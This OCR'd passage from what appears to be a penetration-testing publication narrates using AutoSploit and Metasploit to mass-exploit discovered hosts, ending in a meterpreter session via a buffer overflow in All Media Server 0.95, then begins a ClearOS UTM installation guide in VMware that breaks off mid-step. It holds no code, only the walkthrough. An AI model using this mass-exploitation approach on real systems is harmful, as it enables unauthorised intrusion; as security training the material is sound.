
After being in two minds as to what approach to follow, I decided to take the hail mary approach. The Hail-Mary attack involves trying our exploits on all the targets and waiting to s-ee which one is exploited. Although this may result in getting access to a machine, I would n-ot recommend this approach at any time. The reason is it will create a lot of traffic and noise and anyone may get suspicious at the other end. But here, I tried this approach and it took h-ell lot of days.I almost lost my patience but in the end it worked. Let me show how autosploit exploitation works. To exploit, I specified option "4" and this happened.



It prompted me to set up a workspace name first. After setting the name for my workspace, it prompted me to set up my IP address. This will be the IP address of my Kali Linux. Then we also need to set up the local port on which the target machine connects back.




After these are set, autosploit starts sorting the relevant modules for the specified platform. A -fter the relevant modules are sorted out, Autosploit prompted whether to use all the modules or to sort some modules. I chose "All".




This tool first runs all the modules on one target and when everything fails to exploit that mac -hine, it moves to another target. Let me show you how it ran the exploits on the target machi -ne I got access to.

When I set the tool to run all the modules, Autosploit loads Metasploit and runs all the modules. In my case, the first exploit to run was the ms09_053_ftpd_nlst module which failed because RHOST was not set. Let me tell you why this error occurred to me. To save time, I have deleted all the targets and left only one target. You will get this error only when you do this. Since Autosploit is a mass exploiter, it takes all the targets we acquired as RHOSTS and not RHOST.




So I set the RHOST and ran the module again. The exploit failed which means our target is not vulnerable to this module.




To continue with our exploitation, type "back" and then type "exit". This will run the next module automatically.

Even the next exploit failed. The process went on for some time and finally one exploit worke



-d.This is an exploit which exploited a buffer overflow vulnerability present in the version 0.95 of the All Media server. As you can see below, I got a meterpreter session successfully.



I am not a good fan of automation although Autosploit made many things easy for me.But tha -t doesn't mean other people out there don't like it. Autosploit in the hands a very determined script kiddie can be a dangerous weapon. The best antidote is to check if there are any unne -cessary open ports and close them or neutralize them into not revealing much information.


Install ClearOS in Vmware Workstation

INSTALLIT


ClearOS is an UTM. For those beginners, who do not know what an UTM is, it is an Unified T-hreat Management software. Still no idea. It is a software with all security features bundled i-nto one. It is based on CentOS and Red Hat and is used by many enterprises as a gateway. Its features include Stateful firewall (iptables), Intrusion detection and prevention system, Vi-rtual private networking, Web proxy with content filtering and antivirus, E-mail services, Data-base and web server, File and print services, Flexshares and MultiWAN.

As a penetration tester, it is very important to study about UTMs. So this installation guid-e. Download the open source version of ClearOS UTM from **here**. That would be community version. Once the iso file has finished downloading, Open Vmware Workstation (Version 12 used for this article). Hit “CTRL+N”. The below window should open.


Make sure the “Typical” option is selected, and click on “Next”. That takes us to the next wind-ow. Click on “Browse” and browse to location of the iso file we just downloaded and select it.




Now the window should look like the one shown above. Click on “Next”. The Guest operating system should be automatically selected for you, if not select Linux as OS and version as Ce-ntos. Click on "Next". Even if you leave the default options, the installation continues.




Give a name to the virtual machine. Choose the name of virtual machine and its location as you like. I named it ClearOS. Click on “Next”.



Allocate the hard disk memory for your virtual machine. Keep the minimum as 15GB. Click on Finish.




It will show you a summary of all the selections you made. If you want to make any changes, click on Customize hardware or else click on "Finish".




The virtual machine is created with the name you gave it. Before powering on the virtual mac-hine, we need to add another network adapter to the virtual machine. Any gateway needs tw-o network adapters. For reasons that will be explained later, I am adding two host only netw-ork adapters. Go to the settings of the virtual machine as shown below and click on "add" but-ton as shown below.

You can see that the default network adapter assigned is NAT. On the right side, we can cha -nge it to Host-Only network as shown below. Vmware automatically creates one Host-only n -etwork adapter by default. We need to create the second Host-Only adapter manually Vmw- are Virtual Network Adapter.

To add another adapter, click on "add" button as shown below.




A new sub-window will open showing you all the types of hardware which can be added. Clic -k on the "network adapter" as we want to add a network adapter. Click on "Next".




In the next window,select "custom" as your type of network adapter and in the dropdown box you will find our newly created Host-only Network. For me it is Vmnet3.

